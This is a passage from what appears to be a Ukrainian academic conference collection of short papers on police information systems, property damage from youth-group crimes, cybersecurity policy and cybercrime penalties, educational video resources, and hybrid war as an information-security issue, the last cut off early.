ДО ПИТАННЯ ЩОДО ПРАВОНАСТУПНИКА ІНТЕГРОВАНИХ ІНФОРМАЦІЙНО-ПОШУКОВИХ СИСТЕМ ОРГАНІВ ВНУТРІШНІХ СПРАВ УКРАЇНИ ТА ОРГАНІЗАЦІЇ ЇХ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ

Від початку процесу інформатизації органів і підрозділів внутрішніх справ (далі – ОВС) України минуло вже більше 45 років. За цей час накопичений чималий досвід використання різноманітних інформаційних та інформаційно-телекомунікаційних систем оперативно-розшукового та інформаційно-довідкового призначення.

Відповідно до Указу Президента України від 20 жовтня 2005 року № 1497/2005 передбачено створення інтегрованих інформаційно-аналітичних систем органів державної влади та органів місцевого самоврядування, правоохоронних органів [1]. Тому в системі Міністерства внутрішніх справ (далі – МВС) України вживаються заходи щодо створення та впровадження різноманітних інтегрованих інформаційних систем. Станом на сьогодні найбільш потужними серед них є Інтегрована інформаційно-пошукова система ОВС України («АРМОР») [2], Інтегрована міжвідомча інформаційно-телекомунікаційна система («Аркан») [3], Національна автоматизована інформаційна система про транспортні засоби МВС України («НАІС») [4] тощо.

Останніми роками в країні здійснюється реформа Міністерства внутрішніх справ. Створено Національну поліцію як центральний орган виконавчої влади, який служить суспільству шляхом забезпечення охорони прав і свобод людини, протидії злочинності, підтримання публічної безпеки і порядку. При цьому діяльність поліції спрямовується та координується

Кабінетом Міністрів України через Міністра внутрішніх справ України згідно із законом [5].

Виникає питання щодо правонаступника інтегрованих інформаційно-пошукових систем ОВС України.

Згідно постанови Кабінету Міністрів України від 28 жовтня 2015 року № 878 МВС відповідно до покладених на нього завдань [6]: забезпечує належне функціонування єдиної інформаційно-телекомунікаційної системи МВС, формує та підтримує в актуальному стані інформаційні ресурси, що входять до єдиної інформаційно-телекомунікаційної системи МВС, здійснює обробку персональних даних в межах повноважень, передбачених законом, забезпечує режим доступу до інформації, надає інформаційні послуги (п.п. 17 п. 4); організовує розроблення нових видів технічних засобів захисту інформації, засобів комп'ютерної техніки, програмного забезпечення тощо (п.п. 38 п. 4); забезпечує в межах повноважень захист інформації, яка є власністю держави, або інформації з обмеженим доступом, вимога щодо захисту якої встановлена законом (п.п. 45 п. 4).

Згідно постанови Кабінету Міністрів України від 28 жовтня 2015 року № 877 Національна поліція відповідно до покладених на неї завдань [7]: у межах інформаційно-аналітичної діяльності формує бази (банки) даних, що входять до єдиної інформаційної системи МВС, користується базами (банками) даних МВС та інших державних органів, здійснює інформаційно-пошукову та інформаційно-аналітичну роботу, а також оброблення персональних даних у межах повноважень, передбачених законом (п.п. 40 п. 4). Відповідно до Закону України від 02 липня 2015 року «Про Національну поліцію» поліція наповнює та підтримує в актуальному стані бази (банки) даних, що входять до єдиної інформаційної системи Міністерства внутрішніх справ України (ст. 26) [5].

Таким чином, на підставі вище зазначеного можна зробити висновок, що правонаступником інтегрованих інформаційно-пошукових систем ОВС України є Міністерство внутрішніх справ України, а саме, її Департамент інформаційних технологій [8], а поліцейські центрального органу управління поліцією та територіальних органів поліції наповнюють і підтримують їх бази даних в актуальному стані.

Необхідно відмітити, що Міністерство внутрішніх справ України у межах компетенції здійснює контроль за дотриманням вимог законів та інших нормативно-правових актів під час формування та користування поліцейськими інформаційними базами (банками) даних у порядку, визначеному у статтях 26, 27 Закону України «Про Національну поліцію» (ст. 28) [5].

Для з'ясування подальшого розвитку інтегрованих інформаційно-пошукових систем ОВС України та організації їх інформаційної безпеки слід звернутись до Концепції інформатизації Міністерства внутрішніх справ України та центральних органів виконавчої влади, діяльність яких спрямовується та координується Кабінетом Міністрів України через Міністра внутрішніх справ України (далі – ЦОВВ), на 2016-2020 роки [9].

Так, зокрема, Концепцією передбачено створення:

– Положення про єдину інформаційну систему МВС;

– Положень про відомчі інформаційні системи, бази (банки) даних;

– Положення про комплексну систему захисту інформаційних ресурсів МВС та ЦОВВ;

– порядку доступу користувачів до відомчих інформаційних ресурсів МВС та ЦОВВ, а також їх використання;

– мережі акредитованих центрів сертифікації ключів, упровадження системи управління та розмежування доступу до інформаційних ресурсів МВС та ЦОВВ тощо.

При цьому основними результатами реалізації Концепції очікуються: якісно нова модель інформаційного забезпечення діяльності МВС та ЦОВВ як основа їх подальшого ефективного реформування і розвитку; гарантований рівень безпеки інформаційних ресурсів при наданні до них широкого доступу авторизованих користувачів; доступність якісних електронних послуг; підзвітність, прозорість та підконтрольність рішень і дій посадових осіб МВС та ЦОВВ через упровадження інформаційних технологій громадського контролю; високий рівень довіри суспільства до діяльності МВС та ЦОВВ тощо.

Список використаних джерел:

1. Про першочергові завдання щодо впровадження новітніх інформаційних технологій: Указ Президента України від 20 жовт. 2005 р. № 1497/2005. URL: http://zakon3.rada.gov.ua/laws/show/1497/2005.

2. Про затвердження Положення про Інтегровану інформаційно-пошукову систему органів внутрішніх справ України: наказ МВС України від 12 жовт. .2009 р. № 436. URL: http://zakon3.rada.gov.ua/laws/show/z1256-09/conv.

3. Про затвердження Положення про інтегровану міжвідомчу інформаційно-телекомунікаційну систему щодо контролю осіб, транспортних засобів та вантажів, які перетинають державний кордон: наказ Адміністрації державної прикордонної служби України, Державної митної служби України, Державної податкової адміністрації України, Міністерства внутрішніх справ України, Міністерства закордонних справ України, Міністерства праці та соціальної політики України, Служби безпеки України, Служби зовнішньої розвідки України від 03 квіт. 2008 р. № 284/287/214/150/64/175/ 266/75. URL: http://zakon3.rada.gov.ua/laws/show/z0396-08/conv.

4. Порядок доступу до НАІС [Електронний ресурс]. – Режим доступу: URL: http://hsc.gov.ua/poslugi/poryadok-dostupu-do-nais/. – Назва з екрана.

5. Про Національну поліцію: Закон України від 02 липня 2015 р. № 580-VIII. *Верховна Рада України*. URL: http://zakon3.rada.gov.ua/laws/show/580-19/page.

6. Про затвердження Положення про Міністерство внутрішніх справ України: постанова Кабінету Міністрів України від 28 жовт. 2015 р. № 878. URL: http://zakon2.rada.gov.ua/laws/show/878-2015-%D0%BF/conv.
7. Про затвердження Положення про Національну поліцію: постанова Кабінету Міністрів України від 28 жовт. 2015 р. № 877. URL: http://zakon0.rada.gov.ua/laws/show/877-2015-%D0%BF/conv.
8. Структура апарату Міністерства внутрішніх справ України [Електронний ресурс]. – Режим доступу: URL: http://mvs.gov.ua/ua/pages/205_Stuktura_Ministerstva_vnutrishnih_sprav_Ukraini.htm. – Назва з екрана.
9. Про затвердження Концепції інформатизації Міністерства внутрішніх справ України та центральних органів виконавчої влади, діяльність яких спрямовується та координується Кабінетом Міністрів України через Міністра внутрішніх справ України, на 2016-2020 роки: наказ МВС України від 14 черв. 2016 р. № 511.

Ларкін М. О.
доцент кафедри кримінального права та правосуддя Запорізького національного університету, кандидат юридичних наук

МАЙНОВА ШКОДА ЯК ОДИН ІЗ НАСЛІДКІВ ЗЛОЧИННИХ ПОСЯГАНЬ, ЩО ВЧИНЯЮТЬСЯ ЧЛЕНАМИ МОЛОДІЖНИХ НЕФОРМАЛЬНИХ ГРУП (ОБ'ЄДНАНЬ)

Аналізуючи злочинні посягання, що вчиняються членами молодіжних неформальних груп, більшість науковців, практиків звертає увагу перш за все на особливості їх протиправної, асоціальної, аморальної діяльності, що обмежується питаннями завдання фізичної, моральної шкоди. Проте, як свідчить слідча та судова практика, доволі часто злочини неформалів завдають й майнову шкоду фізичним та юридичним особам, і ця проблема є надзвичайно актуальною в умовах сучасних ринкових відносин.

Майновою визначається шкода, яку можна оцінити у грошовому еквіваленті [1, с.729].

Відшкодування майнової шкоди регулюється нормами цивільного права, а саме статтями 22, 23,1166,1167 ЦК України. Відповідно до ч. 1 ст. 1166 ЦК шкода, завдана майну фізичної або юридичної особи, відшкодовується в повному обсязі особою, яка її завдала. Щодо ж майнової шкоди, яка завдана кримінальним правопорушенням, статтями 127, 128, 129, 130 КПК України регулюється порядок відшкодування шкоди в кримінальному провадженні.

Роз'яснення, рекомендації стосовно відшкодування майнової шкоди були надані в постановах Пленуму Верховного суду України, зокрема: «Про практику застосування судами України законодавства про відшкодування матеріальної шкоди, заподіяної злочином, і стягнення безпідставно нажитого майна» від 31 березня 1989 р., «Про практику розгляду судами цивільних справ за позовами про відшкодування шкоди» від 27 березня 1992 р.

Досить часто злочинні прояви неформалів супроводжуються завданням майнової шкоди фізичним та юридичним особам. Такими злочинами, наприклад, можуть бути: терористичний акт (ст. 258 КК України), масові заворушення (ст. 294 КК України), хуліганство (ст. 296 КК), здійснення наруги над могилою, іншим місцем поховання або над тілом померлого (ст. 297 КК України).

Терористичний акт (ст. 258 КК України) одним із наслідків передбачає заподіяння значної майнової шкоди, внаслідок пошкодження та знищення майна, що може перебувати в державній (державні підприємства, об'єкти державної власності, що мають стратегічне значення для економіки і безпеки держави та ін.), комунальній (пам'ятки історії та архітектури, заклади культури, освіти, спорту, охорони здоров'я та ін.) та приватній (власність фізичних та юридичних осіб) власності. У деяких випадках майнова шкода завдається декільком видам власності одночасно, зачіпаючи інтереси як держави, територіальної громади, так і фізичних та юридичних осіб, що зумовлено способом вчинення терористичного акту, а саме шляхом вчинення вибуху або підпалу.

Під час та після матчів емоції футбольних фанатів часто виливаються в масові заворушення (ст. 294 КК України). Частіше за все футбольні вболівальники вдаються до актів вандалізму шляхом пошкодження та знищення окремих частин споруд стадіону та інших об'єктів на прилеглій території. При проведенні міжнародних футбольних матчів, коли негативні емоції та агресивний настрій вболівальників стає настільки сильним, натовп вболівальників піддається неконтрольованій агресії, що проявляється в руйнуванні об'єктів різних форм власності (будинків, автомобілів, установ, підприємств тощо).

Не поодинокими є й випадки завдання майнової шкоди при вчиненні хуліганських дій (ст. 296 КК України) під час проведення різних футбольних поєдинків. Зазвичай, це: майно стадіону; автомобілі, що знаходилися біля місця проведення матчу; лавки, вікна, двері прилеглих будинків.

Здійснення наруги над могилою, іншим місцем поховання або над тілом померлого (ст. 297 КК України) частіше за все вчиняється членами неформальних груп, що сповідують сатанізм.

Ч. 1 ст. 297 КК України передбачає кримінальну відповідальність за наругу над могилою, іншим місцем поховання, над тілом (останками, прахом) померлого або над урною з прахом померлого, а також незаконне заволодіння тілом (останками, прахом) померлого, урною з прахом померлого, предметами, що знаходяться на (в) могилі, в іншому місці поховання, на тілі (останках,

прахові) померлого (квітів, вінків, деталей огорожі, пам’ятника чи відповідної меморіальної дошки, урни з прахом тощо).

Сатаністи, готи під час проведення обрядів вдаються до вандалізму, що виявляється, зокрема, у руйнуванні пам’ятників, меморіальних дошок, огорожі кладовища. Таким чином завдається майнова шкода як фізичній особі (приватній власності), так і власності територіальної громади (комунальній власності).

У разі вчинення діяння, передбаченого ч.2 ст.297 КК України майнова шкода полягатиме в знищенні, пошкодженні майна, що належіть державі, громаді.

Отже, вкрай важливою складовою правозастосовної діяльності під час розкриття та розслідування злочинів, які вчиняються членами молодіжних неформальних об’єднань, є встановлення всіх злочинних наслідків. Не зважаючи на те, що злочини неформалів спрямовані, перш за все, на завдання фізичних, моральних страждань, це ні в якому разі не повинно применшувати значення наявної майнової шкоди, що має бути встановлена і компенсована.

Список використаних джерел:

1. Цивільне право: підручник: у 2 т. / [В.І. Борисова, Л.М. Баранова, Т.І. Бєгова та ін.]; за ред. В.І. Борисової, І.В. Спасибо-Фатєєвої, В.Л. Яроцького. – Х.: Право, 2011. – Т.2. – 816 с.

Лук’янчук Р. В.
здобувач Інституту законодавства Верховної Ради України

ДЕЯКІ ПИТАННЯ РЕАЛІЗАЦІЇ ДЕРЖАВНОЇ ПОЛІТИКИ У СФЕРІ ЗАБЕЗПЕЧЕННЯ КІБЕРБЕЗПЕКИ

Комп'ютерні та телекомунікаційні системи відкривають не тільки унікальні можливості для задоволення найрізноманітніших потреб людини у всіх сферах життєдіяльності і функціонування держави, але й створюють сприятливі умови для різного роду зловмисних дій. При цьому мережа Інтернет, з одного боку, надала змогу більш ефективно і безкарно вчиняти традиційні злочини, з іншого – породила нові, невідомі ще зовсім недавно види суспільно небезпечних посягань.

Чинним законодавством встановлено, що забезпечення кібербезпеки являє собою стан захищеності життєво важливих інтересів людини і громадянина, суспільства та держави в кіберпросторі, що досягається комплексним застосуванням сукупності організаційно-правових, інформаційних та інших заходів. При цьому забезпечення захисту прав і свобод людини та громадянина, інтересів суспільства і держави від злочинних посягань у кіберпросторі визначено як пріоритетне завдання держави. Тобто

забезпечення кібербезпеки держави тісно пов’язано із реалізацією заходів, спрямованих, у тому числі, й на боротьбу із кіберзлочинністю. Нормативно встановлено, що боротьба з кіберзлочинністю передбачатиме здійснення таких заходів, як: створення контакт-центру для повідомлень про випадки кіберзлочинів та шахрайства у кіберпросторі, підвищення оперативності реагування на кіберзлочини правоохоронних органів, зокрема їх регіональних підрозділів; удосконалення процесуальних механізмів щодо збирання доказів в електронній формі, що стосуються злочину, удосконалення класифікації, методів, засобів і технологій ідентифікації та фіксації кіберзлочинів, проведення експертних досліджень; запровадження блокування операторами та провайдерами телекомунікацій визначеного (ідентифікованого) інформаційного ресурсу (інформаційного сервісу) за рішенням суду; унормування порядку внесення обов'язкових до виконання операторами та провайдерами телекомунікацій приписів про термінове фіксування та подальше зберігання комп'ютерних даних, збереження даних про трафік; врегулювання питання можливості термінового здійснення процесуальних дій у режимі реального часу із застосуванням електронних документів та електронного цифрового підпису; упровадження схеми (протоколу) координації правоохоронних органів щодо боротьби з кіберзлочинністю; підготовка суддів (слідчих суддів), слідчих та прокурорів для роботи з доказами, що стосуються злочину, отриманими в електронній формі, з урахуванням особливостей кіберзлочинів; запровадження особливого порядку зняття інформації з каналів телекомунікацій у випадку розслідування кіберзлочинів; підвищення кваліфікації співробітників правоохоронних органів [1].

Мусимо констатувати, що наразі у вітчизняному законодавстві, на жаль, не міститься визначення поняття «кіберзлочинність», а є лише узагальнене поняття злочинів і правопорушень, які вчиняються з використанням комп'ютерних систем та мереж електрозв'язку, а також не визначено більш широкого переліку злочинів, які об’єднують злочини, що вчиняються у сфері високих інформаційних технологій. Необхідно зазначити, що висока латентність, як і відсутність офіційної статистики щодо кіберзлочинів в Україні призводять до неефективності заходів щодо їх попередження та запобігання, які носять фрагментарний характер, зумовлюючи труднощі у протидії та боротьбі з цим видом суспільно небезпечних діянь. В Україні також відсутні офіційні статистичні дані про кіберзлочинність.

Наразі існують лише відомості про вчинені кримінальні правопорушення, передбачені розділом XVI КК України «Злочини у сфері використання електронно-обчислювальних машин (комп'ютерів), систем та комп'ютерних мереж і мереж електрозв'язку» [2], що відображаються у звітах Генеральної прокуратури України (Єдиний звіт про кримінальні правопорушення; Єдиний звіт про осіб, які вчинили кримінальні правопорушення), Державної судової адміністрації України (Звіт судів першої інстанції про розгляд матеріалів кримінального провадження, а також статистичні дані щодо кіберзлочинів відображаються у статистичній звітності Національної поліції України.

Також слід вказати, що за останні роки Україна, у зв’язку з ліберальністю

законодавства та призначення особам, які вчинили кіберзлочини, більш «м'якого» покарання, ніж це передбачено в санкціях статей Кримінального кодексу України, стає Меккою для кіберзлочинців усього світу. Зокрема, за злочин вчинення злочину, передбаченого ст. 200 КК України (Незаконні дії з документами на переказ, платіжними картками та іншими засобами доступу до банківських рахунків, електронними грошима, обладнанням для їх виготовлення), у країнах-членах ЄС передбачено покарання у вигляді позбавлення волі мінімум на 1 рік згідно з вимогами «Рамкового рішення ЄС (2001/413/ПВД) по боротьбі з шахрайством та підробкою безготівкових платіжних засобів» від 28.06.2001 [3].

Наприклад, відповідно до ст. 278 Кримінального кодексу Республіки Польща, за заволодіння з метою присвоєння чужим рухомим майном, у т.ч. карткою, що дає право на отримання готівки з банкомату, передбачено покарання у вигляді позбавлення волі на строк від 3 місяців до 5 років, а згідно із ст. 386 Кримінального кодексу Іспанії, за такий злочин передбачено покарання до 15 років ув'язнення. У Туреччині у січні 2016 року 26-річний хакер Онур Копчак безпрецедентно був засуджений до 334 років позбавлення волі за звинуваченням в організації фішингових схем, завдяки чому він та його поплічники з метою власного збагачення отримували доступ до персональних фінансових даних банківських карт користувачів. У той же час в Україні за такий злочин передбачено покарання – штраф від трьох до п'яти тисяч неоподатковуваних мінімумів доходів громадян. Ті самі дії, вчинені повторно або за попередньою змовою групою осіб, караються штрафом від п'яти до десяти тисяч неоподатковуваних мінімумів доходів громадян.

Слушно зазначає М.О. Кравцова, що враховуючи міжнародний характер кіберзлочинності необхідною умовою її запобігання є співробітництво з відповідними органами інших країн, що повинно проявлятися не лише в обміні досвідом, а й проведенні спільних операцій, спрямованих на виявлення, попередження та розслідування будь-яких фактів кіберзлочинності, що мають міжнародний характер. При цьому за її переконанням серед проблемних питань боротьби із злочинами в сфері комп'ютерних та Інтернет технологій в Україні виділяються: недосконаліть законодавства і пов'язані з цим питання кваліфікації й актуальності боротьби з комп'ютерною злочинністю; труднощі організації і проведення комп'ютерних експертиз; труднощі проведення заходів оперативно-технічного документування злочинних дій осіб; відсутність практики й механізмів розкриття «транснаціональних» комп'ютерних злочинів з територіально-розподіленими й нестабільними в часі слідами, а також проведення надалі слідчих дій відносно осіб, які повинні дати свідчення в якості потерпілого, підозрюваного, свідка [4, с.165].

Також слід вказати, що 10 березня 2017 року Урядом на виконання Стратегії кібербезпеки України було затверджено План заходів з її реалізації на 2017 рік [5], відповідно до положень якого передбачено 19 стратегічних завдань, які мають бути виконанні протягом поточного року за наступними напрямами: нормативно-правове забезпечення діяльності у сфері кібербезпеки (гармонізація законодавства із захисту державних інформаційних ресурсів,

впровадження системи аудиту інформаційної безпеки об'єктів критичної інфраструктури тощо); створення технологічної складової національної системи кібербезпеки; налагодження більш тісного співробітництва з міжнародними партнерами тощо.

Зокрема передбачається у травні 2017 року за участі МВС, СБУ та Міністерства юстиції України здійснити імплементацію положень Конвенції про кіберзлочинність [6] у частині забезпечення строків збереження комп'ютерних даних, збирання і вилучення доказів в електронній формі в кримінальних справах про вчинення комп'ютерних злочинів та терористичних актів з використанням комп'ютерних систем і мереж. Також з метою запобігання кіберзлочинності у фінансовому секторі та банківській системі у 2017 році на державному рівні заплановано здійснення за участі НБУ та СБУ заходів щодо створення Центру реагування на інциденти кібербезпеки в банківській системі та платіжному просторі України, розроблення правового механізму блокування (припинення) функціонування електронних платіжних систем на території України, які перебувають під контролем держави-агресора.

Виходячи із викладеного, можливо констатувати, що через відсутність законодавчого визначення поняття «кіберзлочин» ускладненим є проведення комплексного аналізу стану кіберзлочинності, оскільки реально можна проаналізувати лише передбачені розділом XVI КК України злочини у сфері використання електронно-обчислюваних машин (комп'ютерів), систем та комп'ютерних мереж і мереж електрозв'язку. За таких умов сучасні тенденції кіберзлочинності потребують удосконалення вітчизняного законодавства щодо нормативного визначення поняття «кіберзлочин» та посилення кримінальної відповідальності за кіберзлочини. Також потребує прискорення схвалення на законодавчому рівні проекту Закону України «Про основні засади забезпечення кібербезпеки» №2126а [8] положеннями якого чітко деталізовано поняття як кіберзлочину так і кіберзлочинності, що дозволить законодавчо уточнити понятійний апарат у зазначеній сфері.

Список використаних джерел:

1. Про рішення Ради національної безпеки і оборони України від 27 січ. 2016 р. "Про Стратегію кібербезпеки України" : Указ Президента України від 15 берез. 2016 р. № 96/2016 // Офіц. вісн. України. – 2016. – № 23. – Ст. 899.

2. Кримінальний кодекс України : Закон України від 5 квіт. 2001 р. № 2341 // Відом. Верхов. Ради України. – 2001. – № 25–26. – Ст. 131.

3. Про боротьбу з шахрайством та підробкою безготівкових платіжних засобів: Рамкове Рішення ЄС від 28 травня 2001 року (2001/413/ПВД). – Режим доступу: old.minjust.gov.ua/file/31889

4. Кравцова М.О. Система заходів запобігання кіберзлочинності правоохоронними органами / М.О. Кравцова // Митна справа. - 2014. - №. Спец. вип. - С.164-169.

5. Про затвердження плану заходів на 2017 рік з реалізації Стратегії кібербезпеки України [Електронний ресурс] : Розпорядж. Каб. Міністрів

України від 10 березня 2017 р. № 155. – Режим доступу : http://www.kmu.gov.ua/control/uk/cardnpd?docid=249807504

6. Про ратифікацію Конвенції про кіберзлочинність : Закон України від 7 верес. 2005 р. № 2824 // Відом. Верхов. Ради України. – 2006. – № 5–6. – Ст. 71.

7. Про внесення змін у деякі законодавчі акти України щодо регулювання переказу коштів: проект Закону України від 4 лист. 2016 р. № 5361 – Режим доступу : http://w1.c1.rada.gov.ua/pls/zweb2/webproc4_1?pf3511=60425

8. Про основні засади забезпечення кібербезпеки України: проект Закону України від 14 квіт. 2016 р. № 2126а – Режим доступу : http://w1.c1.rada.gov.ua/pls/zweb2/webproc4_1?pf3511=55657

Магеровська Т. В.
доцент кафедри інформатики
Львівського державного університету
внутрішніх справ, кандидат фізико-
математичних наук, доцент
Неспляк Д. М.
доцент кафедри інформатики
Львівського державного університету
внутрішніх справ, кандидат фізико-
математичних наук

ВИКОРИСТАННЯ WEB-ВІДЕОРЕСУРСІВ В ОСВІТІ

У відповідь на значне збільшення обсягів інформації та розвиток інформаційних технологій змінився спосіб спілкування між людьми та сприйняття ними інформації, що стосується швидкості, якості, використання уяви та способів аналітики. Кліки по посиланнях в мережі, мерехтіння незв'язаних між собою новинних сюжетів і рекламних роликів, обривисті текстів ЗМІ роблять свідомість стрімкою та фрагментарною. Такий феномен сучасності отримав назву «кліпове мислення», яке притаманне, в більшості, сучасній молоді. Тому стає все складніше підтримувати інтерес студентів до традиційних моделей навчання. Підвищити мотивацію студентів до навчальної діяльності може використання електронних освітніх відеоресурсів (ЕОВ) для підтримки очного, дистанційного чи різновиду останнього – мобільного навчання.

Розробка україномовних ЕОВ є порівняно новим видом педагогічної діяльності, отже є актуальною проблематика розробки та аналізу існуючих ЕОВ.

Розробка відеоресурсів (відеокурсів, окремих відеоуроків, відеолекцій чи їх колекцій), методологія та технологія виготовлення навчальних відеонаразі знаходиться в центрі уваги гравців різного розміру та напрямку за кордоном та в Україні. У 2000-х роках сервісно-освітнього центр «Інтершкола» (м. Дніпро) проводив комерційні розробки, які можна вважати вдалим українським досвідом. У часлідерами за кількістю та якістю ЕОВ в світі була корпорація Microsoft,яка на той момент створила сотні високоякісних відео уроків різними мовами. Відеоресурси не створювались українською мовою, оскільки ніхто не звертався до Microsoft з відповідним клопотанням, як стверджували згодом співробітники корпорації.

Сьогодні лідером у даній галузі електронних освітніх відеоресурсів є відеохостинг YouTube. Проте, переважна частина відеоконтенту в YouTube є іншомовна, й доволі часто вона застаріла. Знайти корисний відеоурок є нетривіальною задачею, їх є небагато, їх важко відшукати, частка україномовних ресурсів також мізерна. Багато освітніх відеоресурсів з YouTube створені не програмними засобами (наприклад, захоплення відео з екрана комп'ютера та відеомонтаж – комп'ютерні відеоресурси), а шляхом запису з допомогою відеокамери аудиторних лекцій (натурні відеоресурси).

Окремо варто згадати відкриті освітні середовища (ВОС) (інший термін – масові відкриті онлайн курси (МВОК)) такі як: edX (edx.org) від Масачутетського технологічного інституту та Гарвардського університету, Coursera (coursera.org) від Стенфордського університету, Prometheus (Prometheus.org.ua) від декількох українських університетів. Вони містять тематичні набори відеокурсів. Також є ряд відкритих освітніх середовищ, що містять структуровані відеокурси, відеоколекції та відеоуроки. Одним з прикладів такого ресурсу є Lynda (lynda.com), яка є платним репозиторієм з десятиденним безкоштовним пробним терміном,при цьому користувачу необхідно ввести реквізити банківської картки. Якщо користувач вчасно не вийде пробного режиму – то з картки щомісяця автоматично зніматимуться 30 USD. Репозиторій ВОС Coursera надає як платні, так і безкоштовні відеокурси з багатьох навчальних дисциплін. Варто відзначити, що доволі великий російськомовний сегмент є доволі якісним та повністю безкоштовним. На жаль,україномовних відеокурсів на даному ресурсі немає. Середовище МВОК edX надає доступ до багатьох безкоштовних англомовних відеокурсів провідних університетів світу, де користувач за бажанням може замовити сертифікат про закінчення курсів, який коштує від 50 до 100 USD. ВОС Prometheus створене за ініціативою трьох українських університетів за фінансової підтримки Посольства США та провіднихукраїнських ІТ-компаній. На даний час Prometheus налічує більше десяти відеокурсів українською мовою та закликає нових авторів і розробників ЕОВ до співпраці. ВОС використовують YouTube як кінцевий відеохостинг. Користувачам-педагогам, які не знайомі з ВОС рекомендовано реєструватися у ВОС, ознайомлюватись з його вмістом, шукати потрібний курс, опрацьовувати його, порівнювати суміжні курси, після чого приступати до створення власних ЕОВ. Вартозауважити, що з 1 червня 2013р. було відкрито доступ до репозиторіїв

вихідних кодів платформи edX, що дає змогу не тільки вивчати велику кількість курсів у відповідних МВОК, але й створювати власні портали для дистанційного навчання. Платформа розроблена з допомогою мови Python, деякі її модулі – мовами Ruby і NodeJS. Вихіднийкод поширюється за ліцензією AGPL.

Розробку ЕОВ варто розпочинати зі створення короткого відеоуроку з допомогою систем-редакторів відео PinnacleStudio, AdobePremiere, oCam чи CamtasiaStudio. Найбільш корисними є комп'ютерні відеоуроки, присвячені технологічним аспектам технічних дисциплін, які за короткий проміжок часу (орієнтовно до 20 хвилин) дають пояснення, які не здатен розкрити лектор використовуючи класичні методи подання інформації, в першу чергу через недостатню кількість аудиторного часу чи специфіку матеріалу. Відеоуроки дають змогу автоматизувати навчальний процес шляхом перерозподілу навчального часу,використати можливості для стимуляції позааудиторної самостійної роботи студентів, що може здійснюватися у дистанційному чи мобільному режимах. Студент може переглядати короткі відеоуроки вдома чи під час лабораторних занять доти, доки не засвоїть відповідних вмінь і навичок. Одним з яскравих прикладів, а також, можливим еталоном для старту, є відеокурс з основ алгоритмізації та програмування CS50 «Основи програмування» на платформі Prometheus.

Подібні відеоресурси можуть бути використані як навчальний засіб у різних формах навчання, а саме: вони можуть бути продемонстровані під час традиційної лекції в мультимедійній лекційній аудиторії. Таку демонстрацію можна виконати зі стаціонарного комп'ютера, при цьому використання Youtube не є обов'язковим. Навчальний ефект досягається завдяки зміні форми подання матеріалу з перенесенням формату викладу традиційної лекції у інтерактивний відеорежим. В середньому, за обсягом матеріалу один 10-хвилинний фільм можеумістити 30 – 45хвилин інформації, поданої лектором у традиційний спосіб. Такі відеоресурси можуть бути подані студентам дистанційної форми навчання з допомогою засобів публічного середовища зберігання даних – GoogleDrive. У цьому випадку розроблені відеоуроки є елементами дистанційного курсу. Значна кількість переглядів відео пов'язана з мобільною формою навчання, що практикувалася зі студентами очної форми навчання. Через велику кількість матеріалу в обмежений проміжок часу, а також його новизну, стало очевидно, що одноразового перегляду відео одним суб'єктом навчання недостатньо, щоб навчитися створювати проекти. Для успішного виконання самостійних робіт відеоурок треба переглядати 2–3 рази: спочатку колективно на лекції, потім індивідуально вдома чи в лабораторії, в поїзді, автобусі тощо, використовуючи настільні та мобільні засоби: персональні комп'ютери, смартфони, планшети, ноутбуки.

Отже відеоуроки, відеолекції та цілі відеокурси можна розглядати як перспективне наповнення відкритих чи закритих освітніх середовищ, як розвиток концепції електронних навчально-методичних комплексів (ЕНМК), які розроблялися і розробляються на платформі Moodle. Створені на базі платформи Moodle текстові навчальні матеріали залишаються актуальними,

оскільки вони можуть бути доповнені відеоконтентом. Вдалі відеокурси можуть бути опубліковані у всеукраїнському ВОС Prometheus, а у разі доцільності і наявності оригінального наповнення може бути створене локальне освітнє середовище навчального закладу, що може базуватися, наприклад, на базі вільнопоширюваної платформи edX, призначеної для розробки ВОС.

Список використаних джерел:

1. Наказ Міністерства освіти і науки, молоді та спорту України № 1060 від 01.10.2012 «Про затвердження Положення про електронні освітні ресурси». [Електронний ресурс]. – Режим доступу: http://zakon.rada.gov.ua/go/z1695-12.

2. Биков В.Ю. Проект положення про електронні освітні ресурси / В.Ю. Биков, М.П. Шишкіна, Г.П. Лаврентьєва, В.М. Дем'яненко, В.В. Лапінський, Ю.Г. Запорожченко, М.В. Пірко // Інститут інформаційних технологій і засобів навчання НАПН України., 2013. [Електронний ресурс]. – Режим доступу: http://lib.iitta.gov.ua/id/eprint/1041

Маковоз О. С.
доцент кафедри економіки та фінансів
Харківського національного
університету внутрішніх справ,
кандидат економічних наук, доцент
Передерій Т. С.
студентка групи Ф-6-ЗІ-13-1
Харківського національного
університету внутрішніх справ

ГІБРИДНА ВІЙНА ЯК СКЛАДОВА ІНФОРМАЦІЙНОЇ БЕЗПЕКИ

В умовах мінливості і суперечливого глобального простору, проникливості кордонів і формування нової політичної географії виникають нові суперечності різного типу між окремими державами і регіонами. У суперечностях між державами для досягнення успіху широко використовуються засоби і можливості гібридної війни, з широким використання й управління інформацією з метою отримання конкурентних переваг над супротивником.

На сучасному етапі розвитку глобального інформаційного суспільства, де кордони держав, з огляду на інформаційні потоки, робляться дещо умовними, а власні інформаційні потоки – всеохопними та безперервними, йдеться про одне з основних завдань – підтримка та збереження балансу між дотриманням задекларованих демократичних принципів та збереження власного інформаційного суверенітету [1].

Стрімке впровадження інформаційних, комп'ютерних технологій у всі сфери життєдіяльності суспільства та розвиток економіки актуалізує питання визначення обґрунтованих та ефективних шляхів забезпечення інформаційної безпеки.

Процеси всеохоплюючої інформатизації розвитку країни обумовлюють активний вплив інформаційної безпеки на економічну, соціальну, політичну та інші складові національної безпеки. Такий нерозривний зв'язок інформаційної та національної безпеки пояснюється тим, що захищеність інформації та її повнота впливають на стабільність у суспільстві, забезпечення прав і свобод громадян, правопорядок і, навіть, на збереження цілісності держави [2, с. 221].

Питання інформаційної безпеки України, її стану і перспектив розвитку,методологічне та теоретичне підґрунтя досліджуваної проблеми висвітлювалося в наукових працях таких вітчизняних і зарубіжних авторів, як: І. Арістова, В. Бебик, А. Гальчинський, О. Голобуцький, П. Друкер, Я. Жаліло, О. Зощенко, І. Колідушко.

Державна політика інформаційної безпеки визначається пріоритетністю національних інтересів, системою небезпек , загроз і здійснюється шляхом реалізації відповідних доктрин, стратегій, концепцій і програм в інформаційній сфері відповідно до чинного законодавства.

Інформаційна безпека забезпечується цілим комплексом заходів системою забезпечення національної безпеки України, що включає сукупність державних органів, громадських організацій, посадових осіб та окремих громадян [3, с. 17].

